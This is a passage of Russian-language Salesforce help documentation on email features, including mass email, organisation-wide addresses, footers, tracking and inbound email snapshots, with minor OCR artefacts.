
СМ. ТАКЖЕ:

Редактирование параметров электронной почты

Поиск сообщения электронной почты, отправленного из записи Salesforce, в Lightning Experience

После отправки сообщения эл. почты система Salesforce создает запись для отслеживания эл. сообщения и сохранения его содержимого. На ленте действий отображается ссылка на данное сообщение электронной почты. При отправке сообщения эл. почты контакту или интересу ссылка на сообщение электронной почты добавляется в каждую соответствующую запись. Если сообщение эл. почты *не* содержит получателей, которые являются контактами или интересами, то сообщение и элемент ленты создаются для объекта, используемого на момент отправки сообщения эл. почты. Если используется функция автоматической отправки скрытой копии согласно параметрам эл. почты, по указанному обратному адресу будет отправлена копия сообщения эл. почты.

Прим.: Если компания не использует функцию расширенных сообщений электронной почты, система Salesforce сохраняет отправленные сообщения как записи задач, а не записи эл. почты. Поиск записей задач выполняется так же, как для записей эл. почты. Обратитесь к администратору, чтобы узнать об использовании функции расширенных сообщений электронной почты.

1. Откройте запись, которая была открыта на момент отправки сообщения эл. почты, либо запись контакта или интереса, выбранного в качестве получателя.
2. Откройте вкладку «Действия», чтобы найти сообщение эл. почты в разделе «Прошлые действия».
3. Щелкните ссылку на сообщение эл. почты, чтобы открыть соответствующую задачу, позволяющую просмотреть сообщение и связанные сведения. Если используется автоматическая СК, отправленные сообщения находятся в папке входящих сообщений.

ВЕРСИИ

Доступно в версиях: Salesforce Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отправленного сообщения эл. почты:

- полномочие «Просмотр задачи» и доступ к записи, от которой отправлено сообщение.

Отправка сообщений электронной почты через приложение Gmail или Office 365 в Lightning Experience

Отправьте сообщение из системы Salesforce с помощью учетной записи Gmail или Office 365. Сообщения электронной почты, отправленные в Lightning Experience, выглядят как отправленные из почтового ящика Gmail или Office 365. Кроме того, пользователь может просматривать отправленные сообщения электронной почты в папке «Отправленные» в Gmail или Office 365.

Электронные сообщения, отправленные посредством бизнес-правил и триггеров, отправляются через систему Salesforce. Кроме того, при отправке посредством внешних учетных записей электронной почты не поддерживается функция управления возвратом.

В журналах регистрации сообщений электронной почты недоступны сведения о доставке эл. сообщений, отправленных через приложения Gmail или Office 365. Журналы можно получить из приложений Gmail или Office 365.

1. Введите строку *Мои параметры эл. почты* в поле «Быстрый поиск» в разделе личных параметров и выберите пункт **Мои параметры эл. почты**.
2. Выберите способ отправки сообщений электронной почты.

   Администратор Salesforce может включить в организации службу Gmail или Office 365. Пользователи не могут выбирать почтовую службу.
3. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщения эл. почты:

- Полномочие «Отправка сообщений электронной почты» и доступ к записи, из которой отправляется сообщение электронной почты.

Управление эл. почтой в Salesforce Classic

При использовании приложения Salesforce Classic можно отправлять сообщения эл. почты контактам, интересам, личным учетным записям и сотрудникам напрямую со страниц организации, контакта, интереса, возможности, обращения, кампании или настраиваемого объекта.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Пакетная электронная рассылка недоступна в версиях: **Personal Edition**, **Contact Manager** и **Group Edition**.

Отправка сообщений эл. почты в Salesforce Classic

Страницы организаций, контактов, интересов, возможностей, обращений, кампаний и настраиваемых объектов в Salesforce Classic позволяют напрямую отправлять сообщения электронной почты контактам, интересам, организациям-лицам и коллегам.

Пакетная электронная рассылка в Salesforce Classic

Эта функция позволяет отправлять электронные сообщения группе контактов, интересов, организаций-лиц и сотрудников одновременно! Отправляйте электронные сообщения по списку контактов, интересов или организаций-лиц по продажам и поддержке ограниченному кругу лиц. Пакетная электронная рассылка предназначена для оптимизации бизнес-процессов, но не заменяет почтовые службы и не используется в крупных маркетинговых кампаниях.

Рекомендации по отправке сообщений эл. почты в Salesforce Classic

Прежде чем начать отправку сообщений эл. почты, обратите внимание на несколько ключевых моментов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Общие сведения

- В поле «Кому» можно вводить только одно имя.
- Подпись можно добавлять только в текстовые сообщения эл. почты.

Шаблоны эл. почты

- При составлении сообщений эл. почты можно воспользоваться предопределенным шаблоном. Для индивидуализации сообщения можно добавить поля слияния, которые заменяются информацией из записи Salesforce при отправке сообщения эл. почты. Например, компания может использовать стандартный шаблон для передачи клиентам сведений о решениях по обращениям. Администратор системы Salesforce может поддерживать корпоративные шаблоны, а пользователь может создавать собственные.
- Шаблоны эл. почты предоставляют доступ только к полям, доступным посредством макета страницы и параметров безопасности. (Безопасность поля доступна в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.)
- Если шаблон содержит поле слияния, которому соответствует пустое поле отдельной записи, то данное поле не отображается в отправленном сообщении эл. почты. Чтобы найти такие пустые поля, измените списковое представление получателей для поиска полей слияния, используемых в шаблоне. Затем введите критерий «<поле> равно», а третье поле оставьте незаполненным. Прежде чем отправить сообщение эл. почты, измените записи, содержащие пустые поля.
- Изменения, вносимые в шаблон сообщения эл. почты, влияют только на HTML-версию шаблона.
- Изменять настраиваемые шаблоны эл. почты нельзя.

Отслеживание сообщений эл. почты

Для отслеживания отправленных сообщений электронной почты используйте форматирование HTML. Кроме того, убедитесь, что администратор Salesforce добавил связанный список «Статус HTML-сообщения эл. почты» на страницы контактов, интересов и организации-лица.

Отправка сообщений эл. почты в Salesforce Classic

Страницы организаций, контактов, интересов, возможностей, обращений, кампаний и настраиваемых объектов в Salesforce Classic позволяют напрямую отправлять сообщения электронной почты контактам, интересам, организациям-лицам и коллегам.

1. Нажмите **«Отправить сообщение эл. почты»** в связанном списке записей «Журнала действий».
2. Для изменения типа форматирования нажмите **«Изменить на текстовый»** или **«Изменить на HTML»**.
3. Чтобы воспользоваться предопределенным шаблоном эл. почты, нажмите кнопку **«Выбрать шаблон»**.
4. Заполните поля.
5. Нажмите кнопку **«Отправить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки сообщения эл. почты:

- Отправка эл. почты

СМ. ТАКЖЕ:

Рекомендации по отправке сообщений эл. почты в Salesforce Classic

Рекомендации по работе с электронной почтой

Пакетная электронная рассылка в Salesforce Classic

Рекомендации по работе с электронной почтой

Обратите внимание на рекомендации по работе с сообщениями электронной почты, в том числе на информацию для клиентов, использующих функцию Email-to-Case и расширенные эл. сообщения.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic

Доступно в версиях: **все** версии.

- Использование настраиваемых полей валюты в сообщениях электронной почты не допускается.
- В сообщениях электронной почты допускается только один тип записи.
- Бизнес-правила могут использовать сообщения электронной почты только для обновления полей обращений.
- В приложении Salesforce Classic при добавлении нескольких файлов к эл. сообщению общий размер всех вложенных файлов не должен превышать 10 МБ. В приложении Lightning Experience общий размер всех вложенных файлов не должен превышать ограничения по максимальному размеру файлов в системе Salesforce.
- Если общий размер всех файлов, вложенных в сообщение электронной почты, превышает 3 МБ или используется пакетная электронная рассылка, фактические файлы не вкладываются в эл. сообщение при отправке. Вместо этого в сообщении электронной почты указывается ссылка на каждый файл. Если получатель щелкает ссылку, соответствующее вложение открывается в Salesforce Files. Например, если размер двух вложенных файлов составляет 1,7 МБ, получателю поступает сообщение электронной почты с двумя вложенными ссылками.
- Вложения, отправленные в виде ссылок, хранятся в течение 30 дней.

Для организаций, использующих сообщения Email-to-Case

- Сообщения электронной почты, не связанные с обращениями, не доступны в сообществах.
- Возможно, потребуется пересмотреть триггеры и бизнес-правила, использующие объект EmailMessage. Поле `ParentID` записей EmailMessage, связанных с обращениями, всегда заполнено. Если используются расширенные сообщения электронной почты записи, EmailMessage могут быть связаны с другими записями, а поле `ParentID` может не

заполняться. В результате может потребоваться обновление триггеров и бизнес-правил для обработки сообщений электронной почты с пустым полем `ParentID`.

Для организаций, использующих расширенные сообщения электронной почты

- Эл. сообщение сохраняется как запись «Сообщение электронной почты» и как запись «Задача». Однако на странице сведений об эл. сообщении отображается только запись «Сообщение электронной почты» (запись «Задача» не отображается).
- Если в организации используется бизнес-логика, включающая задачи и эл. сообщения, возможно, потребуется выполнить следующие действия.
  - Повторить создание всех полей задачи для объекта «Сообщение электронной почты».
  - Перенесите все триггеры объекта «Задача» в объект «Сообщение электронной почты».

СМ. ТАКЖЕ:

Отправка сообщений эл. почты в Salesforce Classic

Пакетная электронная рассылка в Salesforce Classic

Предложения по отправке рассылки сообщений электронной почты в <0>Salesforce Classic<1>

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Прежде чем использовать пакетную отправку эл. почты, рассмотрите следующие рекомендации.

- Пакетная электронная рассылка может быть отправлена списку получателей, содержащему контакты, интересы, организации-лица и пользователей, доступных в системе Salesforce.
- Если стандартное поле эл. почты скрывается параметрами безопасности, то ссылка «Пакетная электронная рассылка» не отображается для контактов и интересов.
- Пакетная электронная рассылка может быть отправлена только на адрес, указанный в стандартном поле эл. почты. Пакетная электронная рассылка не поддерживает настраиваемые поля эл. почты.
- Прежде чем выполнить пакетную электронную рассылку, создайте настраиваемое представление контактов, интересов, организаций-лиц или обращений без адреса эл. почты. Выберите критерий поиска «"Адрес эл. почты" "равно"» и пропустите третье поле. При необходимости данные записи могут быть обновлены перед отправкой сообщений эл. почты. Адрес эл. почты проверяется только путем отправки настоящего сообщения эл. почты.
- Шаблон эл. почты Visualforce не поддерживает пакетные электронные рассылки.
- Вложения, добавленные в пакетную электронную рассылку, отправляются в виде ссылок, а не файлов. При выборе ссылки, добавленной в сообщение эл. почты, вложение открывается в отдельном окне обозревателя и становится доступным для загрузки. Вложения хранятся в течение 30 дней.
- Функции пакетной электронной рассылки не распознают повторы и не удаляют их из списка рассылки. Все записи, соответствующие критериям фильтрации, вносятся в список (даже сообщения с одинаковыми эл. адресами).
- Прим.: Количество адресатов и количество отправленных сообщений в статусных сообщениях пакетной электронной рассылки могут отличаться в следующих случаях.
  - Пакетная электронная рассылка превышает ежедневное ограничение по количеству пакетных электронных рассылок. Система Salesforce не отправляет сообщение выбранным получателям.

- Как минимум один выбранный получатель отменил возможность получения пакетных электронных рассылок после планирования, но перед обработкой пакетной электронной рассылки.
- Адрес эл. почты как минимум одного выбранного получателя удален из контактов или интересов после планирования, но перед обработкой пакетной электронной рассылки.
- Пользователь, выполнивший пакетную электронную рассылку, деактивирован после планирования, но перед обработкой пакетной электронной рассылки. Система Salesforce не выполняет пакетные электронные рассылки, запланированные деактивированным пользователем.

Пакетная электронная рассылка в Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для отправки пакетных электронных рассылок контактам, организациям-лицам или интересам:	Пакетная электронная рассылка
Для отправки пакетных электронных рассылок сотрудникам:	Пакетная электронная рассылка И Управление пользователями
Для отправки и регистрации пакетных электронных рассылок в связанном списке «Журнал действий»:	Пакетная электронная рассылка И Редактирование задач

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.


Эта функция позволяет отправлять электронные сообщения группе контактов, интересов, организаций-лиц и сотрудников одновременно! Отправляйте электронные сообщения по списку контактов, интересов или организаций-лиц по продажам и поддержке ограниченному кругу лиц. Пакетная электронная рассылка предназначена для оптимизации бизнес-процессов, но не заменяет почтовые службы и не используется в крупных маркетинговых кампаниях.

Прим.: Использование единого адреса для отправки пакетных электронных рассылок не допускается.

1. В зависимости от адресатов пакетной электронной рассылки выполните одно из указанных ниже действий.

Для контактов или организаций-лиц

Щелкните ссылку **«Пакетная электронная рассылка контактов»** в разделе «Инструменты» внизу вкладки «Контакты» или «Обращения».



ЕслиорганизацияSalesforce поддерживает организации-лица, то данная ссылка также отображается на вкладке «Организации».

Для интересов

Щелкните ссылку **«Пакетная электронная рассылка интересов»** в разделе «Инструменты» внизу вкладки «Интересы».

Для сотрудников (других пользователей Salesforce)

При наличии полномочия «Управление пользователями» введите *«Пользователи пакетных электронных рассылок»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Пользователи пакетных электронных рассылок»**.

2. Выберите нужное списковое представление получателей и нажмите кнопку **«Начать»**.
3. Все получатели, перечисленные в списковом представлении, выбираются по умолчанию. Чтобы удалить получателей, снимите флажки напротив нужных имен.
4. Нажмите кнопку **«Далее»**.
5. Выберите шаблон эл. почты.
6. Чтобы просмотреть шаблоны, воспользуйтесь ссылками **«Предварительный просмотр»**.
7. Нажмите кнопку **«Далее»**.
8. Настройте используемые параметры обработки на странице подтверждения. Имя пакетной электронной рассылки отображается только в очереди рассылок и статусных сообщениях, отправленных системой Salesforce, и не отображается в отправляемых сообщениях.
9. Отправьте или запланируйте отправку сообщения эл. почты в разделе «Параметры доставки».
10. Нажмите кнопки **«Отправить»** и **«Готово»**.

СМ. ТАКЖЕ:

Предложения по отправке рассылки сообщений электронной почты в <0>Salesforce Classic<1>

Рекомендации по отправке рассылки сообщений электронной почты в Salesforce Classic

Просмотр состояния пакетной электронной рассылки в Salesforce Classic

Рекомендации по отправке рассылки сообщений электронной почты в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

При использовании пакетной электронной рассылки используйте эти рекомендации для получения дополнительной информации.

- По умолчанию представления «Мои контакты», «Мои интересы», «Активные пользователи» и «Мои обращения» содержат все записи с адресом эл. почты. Чтобы изменить список получателей, создайте настраиваемое представление. Контакты, интересы или организации-лица, помеченные флажком «Без рассылки по эл. почте», и записи без адреса эл. почты исключаются из соответствующих списков рассылки. Организации-лица отображаются в списковых представлениях контактов.
- Окно предварительного просмотра шаблона эл. почты отображает шаблон со всеми полями слияния (например, `{!Account.AccountNumber}`). При отправке эл. почты данные поля слияния заполняются сведениями из записей получателей или любым соответствующим текстом замены.
- Если установлен флажок «Сохранять действие для каждого сообщения» (установлен по умолчанию), элемент списка «Журнал действий» связывается с контактом, интересом или организацией-лицом и отображается как «Пакетная электронная рассылка: <Описание шаблона>». Тема, текст и вложения сообщения эл. почты не хранятся в элементе связанного списка «Журнал действий». Регистрация элементов связанного списка «Журнал действий» доступна только при наличии права на просмотр или редактирование записей в списке получателей и полномочия «Редактирование задач».
- При выборе параметра доставки эл. почты «Уведомить отправителя о завершении пакетной электронной рассылки» система Salesforce отправляет пользователю автоматическое статусное сообщение эл. почты для каждой выполненной пакетной электронной рассылки. Тема статусного сообщения эл. почты содержит значение, введенное в поле «Имя пакетной электронной рассылки» при отправке.
- В разделе личных параметров можно ввести строку *«Пакетные электронные рассылки»* в поле «Быстрый поиск», а затем выбрать **«Пакетные электронные рассылки»** или **«Мои пакетные электронные рассылки»**, чтобы просмотреть или отменить запланированные пакетные электронные рассылки.

  Для просмотра и отмены пакетных рассылок, запланированных любым пользователем в организации, введите *«Пакетные электронные рассылки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакетные электронные рассылки»**.

СМ. ТАКЖЕ:

Пакетная электронная рассылка в Salesforce Classic

Рекомендации по настройке параметров доставки для сообщений электронной почты, отправленных из системы Salesforce

Просмотр состояния пакетной электронной рассылки в Salesforce Classic

Оставайтесь в курсе событий благодаря автоматическим сообщениям эл. почты о состоянии каждой пакетной электронной рассылки.

1. Настройте организацию в системе Salesforce на получение уведомлений по эл. почте, связанных с пакетной рассылкой. Дополнительную информацию можно получить у администратора Salesforce.
2. При создании пакетной электронной рассылки введите значение в поле «Имя пакетной электронной рассылки». Это значение отображается в теме сообщения о состоянии.
3. Отправьте пакетную рассылку.

   Полученное сообщение о состоянии отображает количество адресатов и отправленных копий пакетной электронной рассылки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

Рекомендации по отправке рассылки сообщений электронной почты в Salesforce Classic

Рекомендации по настройке параметров доставки для сообщений электронной почты, отправленных из системы Salesforce

Адреса, применяемые во всей организации

Если организация Salesforce требует использования общего псевдонима эл. почты, то список единых адресов может быть задан для каждого профиля пользователя. Пользователи с такими профилями при отправке эл. почты из системы Salesforce могут указать собственный адрес или единый адрес для эл. сообщений в поле «От». Ответы направляются на указанный адрес.

Пример: В организации назначено несколько пользователей для профиля «Служба поддержки». Данный профиль может быть связан с адресом эл. почты `support@acme.com` и значением поля «Отображаемое имя» *«Служба поддержки Acme»*. Если эти пользователи отправляют исходящие сообщения эл. почты посредством системы Salesforce, то поле «От» может отображать адрес `support@acme.com` вместо личного адреса эл. почты Salesforce.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic.

Доступно в версиях: **все** версии.

Рекомендации по использованию единых адресов для отправки сообщений электронной почты из <0>Salesforce Classic<1>

Ниже приведены рекомендации, в том числе сведения о пакетной электронной рассылке и отчетности, с которыми следует ознакомиться перед началом создания и назначения единых адресов пользовательским профилям Salesforce.

Настройка единых адресов электронной почты для всей организации в Salesforce Classic

Пользователь может определить единые адреса для каждого профиля пользователя, а также управлять этими адресами. Пользователи с такими профилями при отправке эл. почты из системы Salesforce могут указать собственный адрес или единый адрес для эл. сообщений в поле «От». Ответы направляются на указанный адрес.

СМ. ТАКЖЕ:

Отправка сообщений электронной почты из системы <0>Salesforce<1>

Единые нижние колонтитулы

Рекомендации по использованию единых адресов для отправки сообщений электронной почты из <0>Salesforce Classic<1>

Ниже приведены рекомендации, в том числе сведения о пакетной электронной рассылке и отчетности, с которыми следует ознакомиться перед началом создания и назначения единых адресов пользовательским профилям Salesforce.

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

- Единые адреса не могут использоваться запланированными отчетами, а также при планировании обновления панелей мониторинга, отправке стандартных писем и отправке запросов на проведение встречи контактам или интересам.
- Единый адрес эл. почты, используемый в электронном предупреждении, не может быть удален или изменен.
- Единые адреса не могут использоваться запланированными отчетами, а также при планировании обновления панелей мониторинга, отправке стандартных писем и отправке запросов на проведение встречи контактам или интересам.

СМ. ТАКЖЕ:

Адреса, применяемые во всей организации

Настройка единых адресов электронной почты для всей организации в Salesforce Classic

Пользователь может определить единые адреса для каждого профиля пользователя, а также управлять этими адресами. Пользователи с такими профилями при отправке эл. почты из системы Salesforce могут указать собственный адрес или единый адрес для эл. сообщений в поле «От». Ответы направляются на указанный адрес.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Изменение единых адресов
- Изменение всех данных

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

1. Введите строку *Единые адреса* в поле Быстрый поиск в меню «Настройка» и выберите пункт **Единые адреса**.
2. Используйте доступные параметры для управления едиными адресами.

Чтобы воспользоваться единым адресом, отправьте сообщение эл. почты из системы Salesforce и выберите единый адрес из раскрывающегося списка.

СМ. ТАКЖЕ:

Адреса, применяемые во всей организации

Рекомендации по использованию единых адресов для отправки сообщений электронной почты из <0>Salesforce Classic<1>

Единые нижние колонтитулы

Единые нижние колонтитулы позволяют сэкономить время пользователей и применить механизм типовых сообщений ко всем сообщениям электронной почты, отправляемым из системы Salesforce. Каждая кодировка позволяет создавать отдельный нижний колонтитул сообщения эл. почты и выбирать стандартные нижние колонтитулы для отдельных сообщений эл. почты и пакетных электронных рассылок. В Lightning Experience в сообщение, отправляемое через приложения Gmail или Office 365, можно добавить единый нижний колонтитул по выбору пользователя (если имеется).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Рекомендации по настройке единых нижних колонтитулов для отправки сообщений электронной почты из Salesforce

Обратите внимание на сведения о кодировании и стандартных значениях, прежде чем создавать единые нижние колонтитулы для пользователей организации Salesforce.

Настройка единых нижних колонтитулов для сообщений электронной почты

Единые нижние колонтитулы позволяют применить механизм типовых сообщений ко всем сообщениям электронной почты, отправляемым из системы Salesforce. Всего за несколько нажатий кнопок вы можете создать, отредактировать и отключить нижний колонтитул письма, а также задать вид колонтитула, принятый по умолчанию.

СМ. ТАКЖЕ:

Отправка сообщений электронной почты из системы <0>Salesforce<1>

Рекомендации по настройке единых нижних колонтитулов для отправки сообщений электронной почты из Salesforce

Обратите внимание на сведения о кодировании и стандартных значениях, прежде чем создавать единые нижние колонтитулы для пользователей организации Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Колонтитулы могут содержать только текст. HTML-теги не отображаются.
- Если организация использует функцию отправки через Gmail или Office 365, единые нижние колонтитулы не включаются в эл. сообщения, отправленные из системы Salesforce.
- Система позволяет выбирать для отдельных сообщений электронной почты и пакетных электронных рассылок по одному стандартному нижнему колонтитулу. Данные стандартные нижние колонтитулы используются в случае несоответствия нижнего колонтитула кодировке исходящего сообщения электронной почты.
- Максимальный размер нижнего колонтитула составляет 32 Кб.
- Кодировка

- В Salesforce Classicполе Кодировка сообщения электронной почты определяет эл. сообщения, которые должны содержать нижний колонтитул. Каждая кодировка позволяет создавать для отдельных сообщений электронной почты и пакетных электронных рассылок по одному активному нижнему колонтитулу.
- В Lightning Experience нижние колонтитулы отправляются в пользовательской кодировке.

СМ. ТАКЖЕ:

Единые нижние колонтитулы

Настройка единых нижних колонтитулов для сообщений электронной почты

Единые нижние колонтитулы позволяют применить механизм типовых сообщений ко всем сообщениям электронной почты, отправляемым из системы Salesforce. Всего за несколько нажатий кнопок вы можете создать, отредактировать и отключить нижний колонтитул письма, а также задать вид колонтитула, принятый по умолчанию.

1. Введите строку *Нижние колонтитулы сообщения эл. почты* в поле Быстрый поиск в меню «Настройка» и выберите пункт **Нижние колонтитулы сообщения эл. почты**.
2. Чтобы создать, отредактировать и деактивировать единые нижние колонтитулы сообщения электронной почты, используйте доступные параметры.

СМ. ТАКЖЕ:

Единые нижние колонтитулы

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и редактирования нижних колонтитулов сообщения эл. почты:

- Изменение всех данных

Включение отслеживания сообщений электронной почты в <0>Salesforce Classic<1>

Разрешите системе Salesforce отслеживание исходящих HTML-сообщений электронной почты при использовании HTML-шаблонов электронной почты и отображение статистики электронной почты. Электронные сообщения отслеживаются как завершенные задачи. При выключении данного параметра система <0>Salesforce<1> не сохраняет сведения об отслеживании сообщений электронной почты. Тем не менее, отчеты по отслеживанию сообщений электронной почты сохраняются на вкладке «Отчеты».

1. Введите строку *«Параметры действий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры действий»**.
2. Установите флажок **«Включить отслеживание сообщений электронной почты»**.
3. Нажмите кнопку **«Отправить»**.

Чтобы разрешить отображение статистики сообщений электронной почты, добавьте связанный список «Статус HTML-сообщения электронной почты» в макеты страниц.

ВЕРСИИ

Доступно в Salesforce Classic

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы включить функцию отслеживания сообщений электронной почты:

- «Настройка приложения» и «Изменение всех данных»

Устранение неполадок со снимками входящих сообщений эл. почты

Создание снимка входящих сообщений эл. почты для быстрого устранения возникших неисправностей.

Снимок входящего сообщения эл. почты — это копия входящего сообщения эл. почты, позволяющая диагностировать неполадки в работе служб эл. почты (например, Email to Salesforce, Email-to-Case и службы эл. почты Apex). Чтобы отправить запрос на получение снимка, введите критерии для адресов отправителя и получателя сообщения эл. почты, при выполнении которых система создает отдельную копию входящего сообщения, доступную для просмотра и загрузки. Само сообщение эл. почты обрабатывается в обычном режиме, без изменений. Ниже перечислены компоненты снимков.

- Адрес отправителя
- Адрес службы входящих сообщений эл. почты
- Дата и время снимка
- Полное содержимое сообщения (включая заголовки и вложения)

Чтобы включить функцию снимков электронной почты, свяжитесь с Salesforce.

- Чтобы перейти к входящим сообщениям эл. почты, введите строку «*Снимки сообщений эл. почты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Снимки сообщений эл. почты»**.
- Чтобы отправить запрос на получение снимка входящего сообщения эл. почты, введите критерии для адресов получателя (обязательно) и отправителя (дополнительно). Затем щелкните **«Запросить снимок»**. Запрошенный снимок добавляется в список «Отложенные и готовые снимки». Как только входящее сообщение соответствует заданным критериям, система создает снимок и выполняет запрос.
- Для просмотра сделанных снимков:

Параметр	Описание
Просмотр сведений о снимке	Чтобы просмотреть время создания снимка, адрес отправителя и адрес службы входящих сообщений эл. почты, щелкните **«Показать сведения»**. Чтобы свернуть раздел сведений, щелкните **«Скрыть сведения»**.
Загрузка снимка	Нажмите кнопку **«Загрузить»**, а затем откройте сообщение эл. почты в виде текстового файла или сохраните его на компьютер.

Ниже перечислены рекомендации по использованию снимков входящих сообщений эл. почты.

- Общее количество отложенных и готовых снимков не должно превышать 25. Чтобы освободить пространство для новых снимков, удалите некоторые текущие снимки. Удалению подлежат любые отложенные и готовые снимки (даже те, которые изначально были запрошены другими пользователями).
- Снимки удаляются без возможности восстановления. Они не перемещаются в корзину.
- Примите во внимание рекомендации по вводу критериев для адреса получателя.
  - Критерии применяются ко всем адресам, указанным в полях «Кому», «Копия» или «СК» сообщения эл. почты.
  - Адреса службы входящих сообщений эл. почты всегда заканчиваются элементом `salesforce.com`.
  - Чтобы найти адреса, используемые в организации, воспользуйтесь таблицей ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки запроса, просмотра, загрузки и удаления снимков сообщений эл. почты:

- Изменение всех данных

Тип адреса входящего сообщения эл. почты	Область поиска адресов
Уникальный адрес пользователя Email to Salesforce	На странице личных параметров пользователя введите строку `Email to Salesforce` в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **Email to Salesforce**, чтобы просмотреть уникальный адрес, назначенный пользователю функцией «Email to Salesforce».
Адреса маршрутизации эл. почты для функции Email-to-Case или On-Demand Email-to-Case	Введите строку `Email-to-Case` в поле «Быстрый поиск» и выберите пункт **Email-to-Case**, чтобы открыть страницу параметров «Email-to-Case». Просмотрите раздел «Адреса маршрутизации».
Адреса службы эл. почты организации	Введите строку *«Службы эл. почты»* в поле «Быстрый поиск» в меню «Настройка», а затем выберите пункт **«Службы эл. почты»** и имя нужной службы.

- Символ «*» может использоваться в локальной (перед символом «@») и доменной (после символа «@») частях адреса эл. почты. Использование пробелов, запятых и точек с запятыми запрещено. Каждое адресное поле может содержать не более 255 символов.
- Если вы хотите запросить более одного снимка с идентичными критериями, щелкните **Запросить снимок** несколько раз.
- Если готовый снимок отображается со статусом «Ожидание», рекомендуем обновить страницу.
- Срок действия снимков не ограничен. Если никакие входящие сообщения не соответствуют указанным критериям, запрошенный снимок остается со статусом Ожидание в течение неопределенного количества времени. Готовые снимки хранятся до их удаления пользователем.

СМ. ТАКЖЕ:

Журналы регистрации сообщений электронной почты: отслеживание электронных сообщений, отправленных через систему Salesforce

Удаление вложений электронной почты, отправленных в виде ссылок, в Salesforce Classic

Система позволяет находить и удалять вложения, отправленные в виде ссылок. При выборе ссылки на вложение получателям отображается уведомление о необходимости обращения к отправителю сообщения эл. почты для просмотра вложения. Поиск может выполняться только в течение срока хранения сообщений эл. почты, установленного в организации (как правило, 30 дней; дополнительную информацию можно получить в службе поддержки Salesforce).

Чтобы найти и удалить вложения эл. почты, отправленные в виде ссылок, выполните указанные ниже действия.

1. Введите строку *«Вложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Удалить вложения, отправленные в виде ссылок»**.
2. Введите любые из указанных ниже сведений.
   - Имя файла (дополнительно), имя пользователя и диапазон дат.
     - При необходимости имя вложения, включая расширение файла (например, *РезультатыТекущегоГода*`.pdf`). Система позволяет использовать специальные символы (например, критерий поиска *РезультатыТекущегоГо* возвращает файл *РезультатыТекущегоГода*`.pdf`).
     - Имя отправителя.
     - Диапазон дат, использованный для отправки сообщения эл. почты.
